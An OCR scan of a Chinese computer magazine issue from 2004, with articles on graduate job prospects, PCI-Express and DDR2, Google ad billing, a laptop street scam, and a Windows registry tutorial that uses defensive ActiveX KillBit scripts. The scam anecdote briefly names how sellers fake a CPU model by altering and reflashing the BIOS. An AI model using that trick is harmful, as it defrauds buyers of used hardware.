一本大家都能看懂的电脑杂志

电脑爱好者

我是警察 最神秘的警察——网络警察

由0晋身200%注册表高手

一盘在手 装遍天下

下期随刊赠送《CFan易精经》

1

2004年半月刊
1月1日出版

定价：5.00元

www.cfan.com.cn
国内邮发代号：82-512

学用为本 创业指南

ISSN 1005-0043/CN11-3248/TP

啊，前途！

——技术还是技能？职场的迷思

■ 苗得雨

导言：四年寒窗苦读，所掌握的电脑知识，是否已经足够支撑起你迈向职场的自信？当你面对一个需要电脑技能的职位时，是否可以大声地说我可以胜任，要请我，你必须支付xxxx元的月薪！

寒假将至，这意味着由此，新一轮大学毕业生求职浪潮开始拉开帷幕。大批学子在经历过四年寒窗苦读后迈向社会这所大学，在这里考验他们的将是就业率和薪金水准。随着国民整体文化素质的不断攀升，每一个学生的价值将会被略带残酷地重置——从最初的“产品严重短缺”到“产品相对过剩”，从“天之骄子”到“社会多余人员”。对于前途，他们总是有太多的话想说……

社会与自身的双重压力

2003年是高校扩招后第一个毕业生高峰年，全国高校毕业生从2002年的145万猛增至212万人，比去年增加67万，增幅46.2%，就业压力也因此一下比往年增加了将近一倍。为了获知计算机相关专业大学生就业的现状，笔者深入到了学生中间，透过采访切身感受了这些即将迈出大学校门的科技人才尴尬的现状。

孙丽（化名）是河北省某大学计算机科学系2004年应届毕业生。2000年，正值全球互联网热潮，在各种诱惑的吸引之下，她通过高分等优势拼命“挤”进了当时最为热门的计算机科学系，成为象牙塔里最有前途的一批人。“因为我绝对优异的成绩优势，当初才能够选择计算机科学系。”孙丽谈到自己当年如何进入计算机科学系时无比自豪，那时她是最优秀的。然而在学校经过了四年的“镀金”之后，即将迈向“江湖”的孙丽此时却感到了空前的茫然和无所适从。

“2003届毕业生的就业形势让我很迷茫，我从没有过这样的压力和失落感。真的，即便是高考的时候，我都从没有承受过如此巨大的压力。长达四年的大学学习生活，最终验证你是否优秀的方式就是择业。一个好的单位，一个稳定或者说丰厚的薪水，一个能够发挥你专业优势的工作环境，这就是验证的标准。”孙丽在将近半年的时间里不断去各种工作单位应聘，但是至今仍然没有找到与她所学的计算机专业相关的工作机会。此刻在家待业的她内心承受着无比巨大的压力，这种压力来自多个方面，有同学之间的、有父母的、还有老师和那些就业竞争对手的，甚至招聘单位工作人员的一个眼神都能够对孙丽的内心构成压力。

与计算机相关的IT产业是一个高速发展的科技行业，在这个领域工作的人往往给人们留下的印象就是优厚的待遇和舒适的工作环境，大众的观念在某种程度上影响了学生的心态。以孙丽为例，她在刚刚过去的两个月实习择业时间里并不是没有找到就业机会，某县城的中学就曾想聘用孙丽为该学校的计算机老师，但孙丽和她的家人都感觉这份工作没有发展前途，因此放弃了。孙丽在谈到IT行业用人标准时，经常会说“无所适从，但又不甘于现状”这样一句话。其实像孙丽这样的计算机专业大学生在就业时所面临的窘境与无奈已经成为了一种普遍的现象，一方面他们作为高科技人才都有自己远大的理想，另一方面被“惯坏了”的他们不愿意面对现实的科技人才市场状况。

象牙塔与江湖

从象牙塔中走出来的孙丽在默默承受多方面压力的同时，也面临着非计算机专业的人才对她的就业构成的压力，这成为她跨入社会这个“江湖”大学后看清的第一个现实问题。“我去一家公司应征程序员，开始我信心十足，因为我发现与我竞争这份职业的对手没有一个是专科人员，但最后的结果非常令我‘郁闷’，他们选择了一个思维更加灵活的数学专业毕业的学生。”由于中国近几年高度重视计算机教育，加之计算机开始普及到社会的方方面面，因此计算机人才的具体定义开始被淡化，这也是计算机专业毕业生面临的问题之一。例如，很多单位需求计算机平面设计



这是一张在网络论坛上流传颇广的照片，它是某美术学院的一堂写生课的写照。这些学生在用电脑吗？不是，绝对不是！他们是在画画。这样的情景必将在校园的更多教室里逐步蔓延！

人员，但是他们不会选择计算机专业的毕业生，而是选择了更加有“艺术感”并懂计算机的美术专业学生；甚至即使是电脑公司招聘销售人员，也宁愿选择略懂电脑但长于营销的求职者！诸如这样的例子还有很多。

现如今很多大学的非计算机专业学科也都开设了针对本专业的计算机教育，例如很多大学的英语系开设了“计算机人机翻译”专业，美术系则开设了“三维动画设计”、“平面设计”、“数码影视制作”等。更多的学科开始将计算机作为辅助教育的工具来教育学生，而那些专业计算机系的学生却仍然需要掌握那些根本毫无用武之地的计算机构成等底层原理知识。“难道让我们这些计算机系的去制造计算机和CPU？”孙丽寒窗苦读四年后仍然对自己在学校中所学习的知识感到不解和迷惑，高等计算机人才的培养与人才的实际应用在高校的象牙塔中出现了脱钩的状况。计算机技术的发展，让更多的学科与专业学会了应用计算机技术，而企业也发现，他们不再需要一个只懂计算机的“外行”了。而我国计算机专业的高等教育似乎并没有跟上时代的发展，计算机教学方法和准则仍然遵循着计算机发展初期的老套路，在一定程度上影响了计算机专业学生的实际竞争能力，这成为我国计算机人才培养和计算机教育的病根，而根治病根的最好方法就是对我国现有计算机人才教育体制和教学方法进行一次深入的改革。



这是著名的CAD软件制造商AutoDesk公司在某大学举办的一场招聘说明会。像这样的招聘会，国内的相关研究机构、大型IT企业以及国外的IT企业，都会很积极地参与其中。对于真正打算靠计算机专业技术谋生的各位，这样的机会才是最宝贵的。

更令许多学子苦恼的是企业一味地高标准要求人才素质，而对于这些高素质的人才却没有实际的利用空间，不过为了提高企业形象等，很多公司企业仍然在招聘人才时限定了一个很多人无法逾越的鸿沟。“计算机信息科技的变化太大了，太快了。在我步入大学校门的那年，社会上急需像我这样的专业人才，但是现在这个领域里，招聘单位动不动就要求硕士生和博士生，一听你是计算机本科生，连谈都不跟你谈。”孙丽在谈到自己屡战屡败的求职经历时言语中充满埋怨地责怪用人单位对计算机人才的要求标准过高。

然而在谈到这个问题时招聘单位却也有自己的苦衷，“并不是我们用人单位的要求过高，在某种程度上讲是现在大学生的自身综合素质降低了。其实就我们企业自身来讲，我们也不情愿付出很多的资金去养活一个比本科生贵很多的硕士或者博士，但是现今的计算机和网络对于任何一个企业都起着关键性的支撑作用，他们所操作的设备是最昂贵的，他们研究的课题也是和企业命运相关的。正因为科技人才对我们的意义重大，因此我们在选用计算机科技人才时才显得如此地谨慎，本着宁缺勿滥的原则，我们基本会选择更加

索昂二分之一

有保障的硕士或者博士。”精明的老板们最会计算投入产出比，所以此时，即使是最不关心新员工大学出身的老板，也在力所能及的范围内，自然而然地选择学历这种惟一能够衡量学生价值的标尺。

计算机是一个高速发展的行业，企业如果要生存就必须跟随行业的脚步。然而躲在象牙塔内的学子们却在这个问题上与社会的脚步产生了某种脱节，这种脱节在一定程度上让计算机这类的科技人才在面向市场时，显得自身知识过于陈旧。在这些科技学子们接受“社会”这所“绿林大学”九门十八派教诲的同时，他们将再度缴纳一定数额的学费，有时候代价还颇为高昂——再高昂都是值得的，因为那将锻造一个人的真本事。你以为你出线了，你就会踢球了？和中国男足一样，学生们也要问自己类似的问题：你以为你跨出校门了，你就能毕业了？

敢问路在何方？

中国的大学和那些高科技学子们是该接受些几近“功利主义”的意见，因为到现在他们还不能够在人才输出前给企业一个相应的素质和能力的质量保障；可企业也该有自知之明，国内有哪几家公司能给大学生一个真正健康的学习和成长空间？有关人士建议广大毕业生：求职时应该准确定位，调整就业期望值，更多考虑是否适合自己事业的发展。此外应多参加社会实践活动，特别是在学生时期一定要积累社会实践经验，很多用人单位非常注重学生的社会实践经验。而对于那些已经步入社会的学子们，专家也提醒，凡事都应当从基层作起，即便是计算机科技人才也不例外，特别是很多计算机科技人才偏重理论，而实际操作能力极差，这些都是值得学子们深思的问题。

大学时光作为一种情结，回想起来总令人唏嘘不已。然而，这种情结在现实世界中是多么地微不足道。无论你是名校的还是二流的，是热门专业的还是冷门专业的，是寒窗苦读的还是荒废学业的，抑或曾经大起大落……当你跨出大学校门的那一天，通通要将这四年时光埋葬。时兴的说法这叫“归零心态”——一切从零开始。

编后：本文探讨的虽然是2004年毕业生就业问题，但它其实也是具有社会普遍性的。我们国家的计算机高等教育培养了很多对国家有用的计算机专业人才，他们在这个信息时代的各个领域都发挥着巨大的作用并创造了极大的财富。但随着电脑的飞速普及，越来越多的工作需要电脑来处理，即使是最普通的工种都需要你具备电脑操作的技能。也许你已经或即将在求职的时候，被面试者问及：“会用Word吗？会用打印机吗？会用……会用电脑吗？”这样的问题。相信小编，在不久的将来，面试的考官不会再问类似问题了——因为在未来的职场上，你可以完全不懂计算机技术，但你却必须掌握使用电脑的技能！

CF [XW01]

微软欲借提升多媒体性能 拓展移动计算和通讯领域

■ 数码狗

面对PC日渐势弱的势头，微软的触角越来越广。移动计算和通讯设备市场软件巨人是垂涎已久了，但在这两个领域，微软的影响力并不如意。近期，微软表示，将计划以其DircetX技术为依托，从根本上扩展下一代PDA（Pocket PC）与智能电话（Smart Phone）的多媒体功能。该计划包括两个部分：首先是将Windows移动设备的显示分辨率分别提高至480×640（Pocket PC）和240×320（Smart Phone）；其次是将在其Windows移动产品中植入DirectX多媒体API，移动版的DirectX很可能基于DirectX 8来实现。



制作：张桂月

对于微软的每一个行动，相信很多消费者都既充满期待又不无担心。微软在产品可用性和易用性上的关注是得到了大家的认可的，面对目前多媒体应用日益普及的趋势，微软对移动计算设备的这个决定利大于弊是显而易见的；但是，微软产品的庞大也不得不让很多用户担心。尤其是在面对需要精简代码的移动计算设备的时候，对精简代码的需求显得更为重要！不过，不管消费者对微软此举是何态度，相信微软的对手又要开始胆战心惊了。CF [XW02]

讲述小编自己的故事……

梦想·幸福

■ 飞狼

午后，独自一人坐在阳台上，暖暖的阳光闪闪发亮；手中一杯新泡的咖啡，杯子里热气袅袅升起，清香充满了小小的空间。看着身后屋子里正辛苦忙碌着的同事们，再看看中关村街上的车水马龙，三环路上的车流如织，忽然就感觉到了一种幸福——这算不算是实现了我以前的梦想呢？

离开原来的单位到北京打拼已经三年了。三年前，我带了一个小小的衣箱来到北京，举目无亲，为的只是一个小小的梦想——“做一份自己想做的工作”。

不记得谁曾经说过，“兴趣与工作完全是两回事……当兴趣变成了工作，就很难再有兴趣”。不过好在我这个人的耐心(或者说“惰性”)比较强，所以在把“写作”的兴趣变成“工作”(编辑)后，“失去兴趣”的情况倒还不太明显。另外，做编辑的最大好处是能不断受到读者的激励——尤其是当自己费尽心机制作的文章受到读者来信肯定时，心中满溢的是一种绝大的快乐。与这种快乐相比，连续熬夜的辛苦似乎都不算什么了。

记得曾有人说，快乐只是某个时刻的某种感觉——我觉得幸福也是——正如这一刻。好在，做编辑的快乐和幸福都是“可持续发展”的，因为我们的杂志有读者不断的支持。

父亲曾经不无忧虑地告诉我，他担心我放弃苦学四年和累积了七年工作经验的机械专业是否太过于冒险——好在，我现在的工作状况终于能够让他不再担心，取而代之的是他开始担心我在北京继续生活而不得不考虑的“买房”问题。北京的房价之高令人咂舌，如果继续在北京工作的话，我想我不吃不喝地工作20年也未必有钱买得起一套三环边上的两居室。在买房目前根本没有能力实现的情况下，租房子是我惟一的选择——于是，我又有了个不大不小的梦想：“在终于能买房子之前，找到一处较稳定的民居，可以让我一直住下去……”

说到梦想，我又想起同事MSN上的一句话：“我的梦想就是有一间大大的房子和院子，在房子的周围种满花，然后养一个小矮马和一只松狮犬……”说实话，他那松狮犬模样的确可爱，不由得人不动心，但我总觉得这个梦想实现起来远比我“不大不小”的梦想困难得多……可是有梦想就有目标，也就有了动力。看着他天天精神抖擞地来上班，在我已经穿上毛衣的时候还只穿着衬衫，除了感慨“有梦真好”外，我真的说不出什么别的来……

（注：本篇写就的时候，我的同事告诉我，他的梦想其实很容易实现——因为他老家已经有200多平方米的一个大院子，有五间平房……剩下的，就只是再弄一匹马和一只犬的问题了……听完这话，除了感慨“有钱更好”，我是真的无话可说……另，由于穿衬衫受凉，所以他得了重感冒。而我，则继续在北京的大街小巷中奔波，试图寻找一套合适的民居……）CF [DJ01]

稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页

路边的“野花”采不得！

■ Andy

“买笔记本吗？IBM超薄奔腾4的！”一个低沉、急促的声音，在冬日明媚的阳光下、在刚刚踏出电脑城的我的左耳朵边，以一种近似飘忽的状态流窜。下意识地，回过头来，身后左边只有三个人，一个衣冠楚楚的白领样的男子，一个电脑城柜台打工者模样，另一个几近民工打扮。

当我毫无疑问地将目光聚焦到电脑城柜台打工者的脸上时，民工装束者迅速地纠正了我门缝里看人的浅薄：“嘿，哥们儿，是我呢！要IBM超薄的奔腾4笔记本吗？”

见我目光呆滞地深深沉浸在对浅薄的自责中久久不能自拔，对方又迅速将我拉回到现实中来：“要吗？八成新的货色，只要2000元呢！”

“2000元？”我下意识地重复，显然唤起了民工装束者的极大热情。他迅速勾手入怀，竟从单薄的外套里掏出了一台笔记本电脑。当时那情形，神奇得有点要魔术的效果。

笔记本，果然是一台七八成新的IBM笔记本，而且确实是超薄的型号。但我竟也看不出它应该归属于IBM奔腾4笔记本电脑的哪个系列。当我的脑袋还在为它的型号进行“分支乱测”时，民工装束者已掀开面板，将电脑开了机。电脑自检画面出现的瞬间，该君迅速而熟练地按下了蚀刻着“Pause”英文字样的暂停键；旋即指着屏幕上那个正确位置教我看图识字：“看，Pentium 4，1.8GHz，怎么样，货真价实！2000元，要不要？”

“要？要才怪呢！”虽然我心里嘀咕着，但还是很君子地向他展示了一个礼貌的笑容：“对不起，我有本本了，比你这个配置高，不要了。”然后作镇定状款款地走开了。

回到家里，向老婆说起此事。“这不是骗人的吗！那电脑肯定是奔腾3或者更老的”老婆当然是深明大义的，虽然她并不知道骗术的具体细节。但老婆显然很有求知欲：“那他怎么把老电脑变成奔腾4的呢？”还好我那两天记性不错，竟想起了那个软件的名称：“嗯，这很简单，找个CBROM修改一下BIOS里面的CPU标志信息，再把BIOS重新刷进电脑里面就可以了。”虽然这已经是一个连民工都知道了的秘密，但我能这么言简意赅地准确描述，自以为多少可以在老婆大人面前炫耀一回“专家”的高深。没想到对电脑软硬件都一知半解、但英语专业8级的老婆一语道破天机——

“C——B——ROM？CB是Computer Beautifier的简写吗？”

余大汗，三日不止……

编后注：Computer Beautifier，电脑美化者。CF [DJ02]

搜索引擎的价值创造

——搜索引擎经济给我们带来了什么

■ 文字·时间·空间

导言：Google，这个最强大的互联网搜索引擎，它简洁干净的界面、搜索的高效率和准确率，相信很多能接触到Internet的朋友都早已心悦诚服了。Google和很多网站不同，它的页面上看不到广告，而且我们使用它也是完全免费的！但它本身的运营是需要庞大的资金来支持的，那么，它是如何收费的呢？

免费的背面

搜索引擎，是互联网上联系着信息源和信息享用者的重要纽带。在这根纽带的两头，一个是提供信息以利润最大化为目标的企业，另一个则是使用信息的我们。两者之间的数量比例超过1:1000，但这两个集团所能带给搜索引擎经济利益的效能则是1000:1的关系（比例数字非完全统计，只起到一个比喻的作用以帮助理解）。所以，搜索引擎为了用最少的运营成本获取最大的价值，在现阶段选择了向信息提供者收取费用这条路。而这其中，做得最规范的就要数Google了。所以我们就以它为例来分析一下搜索引擎创造价值的模式吧。

Google网聚了大量的互联网用户，因此蕴含了无限的商机，这一点Google和企业都很清楚。目前国外企业与Google的合作已经比较密切了，国内一些企业在开始关注并寻求参与其中的机会。但令人遗憾的是，由于种种原因，当前国内企业与Google直接沟通合作还不是很方便。Google要求企业必须拥有一个国际信用卡账户（申办起来手续繁琐、比较麻烦），并且还规定广告服务必须以美元结算，所以国内企业一般很难解决货币源的支付问题。正是这样，一些帮助国内企业在Google上投放广告的网络商家应运而生。

收费没商量

我现在把当前流行的几种主要的广告服务模式介绍一下，这其中可有很大的学问

一、点击收费模式

这是最早出现的，也是Google自身制定的收费方式。但国内一些服务商在利润的驱使下改变了Google原有的做法，他们每月向用户收取一定的服务费（一般在200至1000元之间），用户所作的广告每被点击一次还须再交纳被点击收费。按照用户广告被实际访问次数进行收费的方式貌似合理，但实际上却极易产生舞弊，因为用户根本无法获得自己广告被点击次数的真实报告。原因在于相关服务商本能上决不会把Google的账户界面信息提供给用户，否则就等于把自家信用卡上的保密资料告诉给了别人；再者就是出于多挣钱的目的也会进行隐瞒，也就是用户的广告明明只被点击了一百次、服务商收钱的时候却被告之是一百五十次，用户因无从向Google查证，即便被多收钱了也无可奈何。

二、页面浏览次数计费模式

所谓印象数，通俗地讲就是用户投放的广告在目标访问者检索Google关键词页面时所能“显现”出来的次数，这种给浏览者带来的投影般的影像效果被形象地喻为印象数。具体办法是，在每月向相关服务商交纳固定服务费的基础上，用户的广告每被显现一次就计费一次。此外还有广告被展示的总数限制，如有超出部分还要再被收费。该模式的缺陷在于它不能保证用户广告出现的固定位——今天用户的信息可能出现在第一页，但次日（如投放同一关键词下的广告增多）也许就会掉到第二十页，甚至更靠后。另外，收费信息被点击后才能实现其网站被访问的最终效果，这才是用户在Google上投放收费信息的根本意义所在。

三、包月特惠模式

这是由我国最大的域名注册和网站托管服务商中国万网(www.net.cn)独家推出的一种实力型Google广告投放服务。它的最大特点是用户只须交纳每月固定费用，即可享受不限点击次数计费的特惠服务（超出部分由中国万网承担）。更具吸引力的是这样的模式可以确保用户的广告出现在首页位置。固定费用不仅为用户免除了极易产生的额外点击收费，还有效避免了欺诈现象（既然客观上已经明确声明了有能力承受用户超出固定月费之外的额外被点击费用，当然就没有再虚报点击数蒙蔽用户的主观必要了）。

三种方式，代表了一个未规范的行业中三种不同形态的经营模式。不能说谁更合理，总之，现在我们可以了解到，Google并不是完全免费的了。

写下上面的文字，最主要目的不是为了让大家了解如何在Google做收费信息提供，也不仅仅是为了告诉大家一个确实存在的现象——在行业还没有规范前，创造的价值背后还有如此的玄机。我希望这段文字可以激发你思考的火花，对发生在你身边的事情有一些让自己信服的理解或者是观点。比如面对一种相对于我们广大网友来说免费的网络服务，我们应该了解些什么，应该抱以怎样的心态来看待这种“免费的午餐”。当你再一次使用搜索引擎时，看到好似广告的收费信息，我们也就能泰然面对了。CF [XW03]

2004年，必将是PC新老平台交替更迭的一年。新的芯片组、新的CPU、新的内存、新的接口技术，都将在这一年或攻城掠地或积极布局。那么在这新的一年里，哪些新技术将与我们在第一时间遭遇呢？就让我们从威盛的一则新闻开始挖掘……

Evolutions 准备迎接PC新平台


■本刊记者 师伟

种子新闻——芯片组

2003年，威盛在Intel和AMD平台上的顶级芯片组分别是PT880和K8T800，今年则将升级为PT890和K8T800 Pro。同时，威盛的芯片组将从PCI2.2和DDR全面转向支持PCI-Express和DDR2规格。第一款支持PCI-Express的芯片组将是威盛的PT890，威盛还将在这款芯片组上整合Vinyl音频处理芯片和Velocity千兆以太网控制器。

挖掘机的第一挖——PCI-Express接口

相关新闻一 2003年年中，ATi、Nvidia和Intel都表示，采用PCI-Express接口将更有利于提高图形芯片的性能。与传统AGP相比，PCI-Express拥有更高的位宽，可以提供最高达8GB/s的吞吐量（现在的PCI只能提供133MB/s的带宽），这相当于AGP 16x接口的性能。采用PCI-Express后，显卡性能将提高10%以上。



图为2003年秋季IDF（Intel Developer Forum，英特尔开发者论坛）上，ATi展示的采用PCI-Express接口的显卡。

相关新闻二 ATi明年将把整个产品线全部PCI-Express化，从顶级的R423到面向主流的R380/381，再到入门级的产品。显示芯片的龙头厂商Nvidia也表示，将全力尽快推出PCI-Express接口的显卡产品。

挖掘机的第二挖——DDR2内存



相关新闻 2003年12月初，美凯龙（Micron）公司宣布，公司已开始批量生产数种不同容量规格的DDR2内存芯片和相关模组产品。DDR2是目前主流的DDR SDRAM的换代产品，该技术将使PC系统具备更稳定和高速的性能表现。但是，要等到明年第二季度，英特尔发布支持DDR2内存的Grantsdale和Alderwood芯片组后，美凯龙才能真正从DDR2产品上获益。

决定性的声音

由于Intel、Nvidia、ATi三强音齐鸣，PCI-Express取代AGP成为显卡的主流接口，已然只是时间的问题了。去年，本刊记者出席华硕、微星等一线板卡大厂的新闻发布会时，它们与现发布的产品线路图也都显示，支持PCI-Express技术的主板和显示卡产品已经列入了2004年的发布计划中。


和PCI-Express坦荡、乐观的前途相比，DDR2完成变革的历程恐怕会更长一些。但英特尔也已经承诺将从2004年起，在台式机、工作站、服务器和笔记本市场全面支持DDR2内存标准，并发布开始批量生产DDR2内存的芯片组和处理器新品。除了美凯龙，三星、Infineon、Elpida和现代等内存厂商也将从明年开始量产DDR2内存产品。但据乐观估计，DDR2完全取代DDR成为主流的局面，恐怕只能在2005年才能出现。

小编有话：

“运动了……运动了……每隔半年一年的就来一次！”

挖完上面这些新闻，小编我第一个想到的就是这句话！哎，这些业界的大拿、寡头们也活得不容易，虽然已经能在市场上翻手为云覆手为雨了，可一旦不能隔三岔五地搞出点新鲜玩意儿出来，这钱还真是不好挣啊！不过幸好，这次“运动”由于各方态度高度统一，似乎注定了不会像以往那样，向我们展现你死我活的惨烈过程。要知道，在AGP替代PCI的路途上，一开始就遭遇了Voodoo/Voodoo Ⅱ无心插柳的伏击；而在DDR替代SDRAM的战役中，更因为Intel RDRAM执拗的狙击，让胜利者的战场上死伤无数（伤残名单上，有芯片组厂商、内存厂商、CPU厂商……但不知道怎么搞的，阵亡名单上，竟全是无辜的用户）！

不过，牢骚归牢骚，厂商推新东西，我们用户不接受这进化的潮流似乎也说不过去。只是，要接受这些变革，就需要时间、需要金钱了！而且也不是任何人都满意这种变革。对于渴望性能的发烧友，也许耐心已经具备好了，就不知道钱包是不是又（咦，我为什么说“又”呢）准备好了？但可能更多的朋友又（咦，我为什么又说“又”呢）已经在开始担心——我现在的机器两三年后该怎么升级啊？要知道，PCI-Express只能实现对老PCI设备的向下兼容，而DDR2的接口和DDR可是完全不一样呢！CF [XW04]



其实你不懂我的心

——由0晋身200%注册表高手

看点
①注册表构造大揭密。
②众多不为人知的注册表内幕技巧，让你的注册表修炼功力迅速提升数倍。
③让你也能轻松自制“Windows优化大师”。

■自由风工作室　徐海斌　武金刚

菜鸟入门：注册表疑难解惑

今天，即使是电脑菜鸟恐怕也听说过注册表这个名词。而在早期的Windows(如Windows 3.x)中，并没有注册表这个概念，对软、硬件工作环境的配置主要通过对扩展名为INI的文件进行修改来完成。由于INI文件大小不能超过64KB，因此每种设备或软件都需要有自己的INI文件，这就造成了这些初始化文件不便于管理和维护，经常出现因INI文件遭到破坏而导致系统无法启动的问题。微软在Windows 95及其后的操作系统中使用了一种叫做注册表(Registry)的数据库，它相当于Windows的中枢神经，代替了以前的INI文件，定义用户系统的硬件、软件、设置和优先权，集成了全部系统和应用程序的初始化信息，包括硬件设备的说明、相互关联的应用程序与文档文件、窗口显示方式、网络连接参数，甚至关系到安全的网络共享设置。

一、真正的注册表键只有两个

Windows注册表包含有多个根键(Windows 9x/Me中有6个根键，而Windows2000则只有5个根键)，但它们中只有[HKEY_LOCAL_MACHINE]和[HKEY_USERS]是真正的注册表键，其他都相当于[HKEY_LOCAL_MACHINE]或[HKEY_USERS]中某些重要分支的快捷方式，这样对开发者和程序来说更容易获取配置数据的特殊集合。

1.[HKEY_LOCAL_MACHINE]

它描述安装在电脑上的硬件和软件，比如：设备驱动程序、安全性数据和特定软件设置(如卸载信息)的配置数据。该信息是指特定电脑本身的，而且不管哪个用户登录都保持一致。其中Software和System子键是[HKEY_LOCAL_MACHINE]的心脏与灵魂。

★Software子键：包含与这台电脑中安装的应用程序相关的设置，许多应用程序使用该键保存它们的特定设置，而且Windows的许多设置都会存在于[HKEY_LOCAL_MACHINE\software\Microsoft\Windows\CurrentVersion]中。

★System子键：在这里精确地确定了Windows所装载的设备驱动程序和服务，以及当Windows启动时所使用的各种参数(如在网络上的计算机名称和当前硬件配置文件)。

> 小提示
> 在注册表中单个最大的分支是[HKEY_LOCAL_MACHINE\software\classes]。该子键描述了文档与程序间的所有关联及有关COM对象的信息，因此它非常大，你也可以从根键[HKEY_CLASSES_ROOT]到达该分支。

2.[HKEY_USERS]

[HKEY_USERS]包含有电脑特定用户的配置数据，Windows在此根键下的一个子键中为登录该电脑的每个用户存储配置数据。如果电脑只有一个用户使用，那么所看到的就是单独一个子键，称为“.DEFAULT”，[HKEY_USERS\.DEFAULT]及每个用户的子键会包含以下重要的键：

★AppEvents：包含Windows所产生的声音与Windows和其他程序所产生的事件之间的关联。

★Control Panel：包含用户能从控制面板上更改的设置。有许多设置都是从Windows 3.x的Win.ini和Control.ini文件移植过来的。

★Keyboard Layout：定义用于当前键盘布局的语言。

★Software：是这个根键中最有趣的子键，包含有每个用户的软件特定设置。Windows在这里保存每个用户的桌面偏好，此外，所安装的某些软件在这个子键中保存了特定用户的个性设置。

3.其他根键

正像我们前面所说的，只有[HKEY_LOCAL_MACHINE]和[HKEY_USERS]才是真正的根键，其他根键实际上是这两个根键中某些分支的快捷方式，专家把它们称作“别名”。如果你在某个别名中更改了某个键或键值，那么Windows在[HKEY_LOCAL_MACHINE]和[HKEY_USERS]中都会做相应更改。下面是其余根键的实际位置：

★[HKEY_CLASS_ROOT]：[HKEY_LOCAL_MACHINE\software\classes]的别名，包含有文件类型和程序之间的关联。

★[HKEY_CURRENT_USER]：[HKEY_USERS]一个分支的别名，该分支包含有当前登录用户的配置数据。一般[HKEY_CURRENT_USER]指向[HKEY_USERS\.DEFAULT]。

★[HKEY_CURRENT_CONFIG]：[HKEY_LOCAL_MACHINE\Config\Profile]的别名，其中Profile是文件名，如001、002等。它包含有电脑的当前硬件配置。

★[HKEY_DYN_DATA](仅在Windows 9X/Me的注册表中存在)：包含有关电脑当前状态的动态信息的一个条目。它其实并非别名，但确定是动态的而不是永久存储在磁盘上的。

二、让注册表“名正言顺”

使用Windows离不开注册表，可是许多朋友在描述注册表时总感觉很难正确表达，对于不同位置的称呼方法也都不太明确，常常听到“键”、“项”、“主键”、“分支”这样类似的称呼，也不知道有什么区别。下面给大家一个直观的注册表结构标准命名图示(见图1)，看后你就会明白了。



图1 注册表各部分标准命名

“子键”也被称为“分支”，其实它们表示的内容是一致的，只是名称不同而已。

三、解读长串的数字——类标识符

在Windows注册表[HKEY_CLASSES_ROOT\CLSID]主键下可以看到许多名字类似于“{0000002F-0000-0000-C000-000000000046}”的子键，这些子键的名称被称为类标识符，其英文缩写就是CLSID，类标识符主要用来表示系统级文件夹、外壳扩展程序、ActiveX控件等对象类型，它是一个128位长(16字节)的字符串。

在Windows 98中拨号网络的类标识符就是{992cffa0-F557-101a-88ec-00dd010ccc48}，我们新建一个文件夹，把名称更改为“拨号网络.{992cffa0-F557-101a-88ec-00dd010ccc48}”，即可新建一个拨号网络项目，它与真正的拨号网络使用上是完全一样的，许多媒体上都曾经介绍过使用此方法隐藏重要文件的应用，下面再来介绍类标识符的另外一个应用。

实例：自制3721、CNNIC、百度等弹出窗口的免疫软件

每一个ActiveX控件在注册表中都会有一个对应的全局惟一类标识符(GUID)，微软为防止一些有漏洞的ActiveX控件在浏览网页时被安装，允许在注册表中设定该类标识符的KillBit值，被设定的ActiveX控件就不会在浏览网页时弹出安装对话框了，我们利用此方法就可以实现对3721、百度等自动弹出安装的ActiveX 控件的禁用，从而实现对这些控件的“免疫”功能，而且效果比以前常用的更改hosts文件和更改安全证书的方法更好。

火速链接

有关更改hosts文件禁用弹出窗口的文章，请参看本刊2003年20期风言风语栏目。

例如，3721的ActiveX控件的CLSID为“B83FC273-3522-4CC6-92EC-75CC86678DA4”，那么就可以建立一个REG脚本文件，内容如下：

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{B83FC273-3522-4CC6-92EC-75CC86678DA4}]
"Compatibility Flags"=dword:00000400
```

双击导入此REG文件，系统从此就会对3721的ActiveX控件“免疫”了，让你从此不再受它们的干扰，其他“知名”ActiveX 控件的CLSID如下，大家只需要按照上面的REG文件替换相应的类标识符即可，其他部分不变。

CNNIC: 9A578C98-3C2F-4630-890B-FC04196EF420

POPO: CF051549-EDE1-40F5-B440-BCD646CF2C25

中文邮: 4EDBBAEA-F509-49F6-94D1-ECEC4BE5B686

Baidu 1:BC207F7D-3E63-4ACA-99B5-FB5F8428200C

Baidu 2:9BBC1154-218D-453C-97F6-A06582224D81

小提示

如果觉得FLASH播放太占资源，也可以禁用其ActiveX控件，它的CLSID为“D27CDB6E-AE6D-11cf-96B8-444553540000”。

四、DOS下如何编辑注册表

如果对注册表做了一些调整和设置，结果导致Windows无法启动或严重出错，这时在DOS下使用Registry Viewer(以下简称RegView)对注册表进行可视化编辑非常方便。

Registry Viewer小档案

软件版本:3.89	软件大小:83KB
软件性质:免费软件	适用平台:DOS
下载地址:http://paullee.ru/download/regv390a.zip	

首先需要指定要编辑的注册表文件名，例如“regview c:\windows\system.dat”，打开后第一眼可能看不到注册表的结构，因为这时显示的只是注册表文件名，回车一下，即可显示出注册表结构了(见图2)。窗口分为四个部分，左上角窗格显示的是主键列表，左下角窗格显示的是当前主键路径，中间窗格显示的是当前主键下的键值，最右边的窗格则显示的是键值数据。




图2 DOS下修改注册表，也可以用很直观的方式

RegView的操作非常方便，上下光标键选择不同的主键，回车后展开该主键，使用“Backspace”键或“Ctrl+Enter”键可以返回上级主键。

Step 1 当在右边看到键值列表后，使用左右光标键或者TAB键即可在主键窗格和键值窗格之间切换，选中主键或键值后，按F4键即可对其进行改名操作。

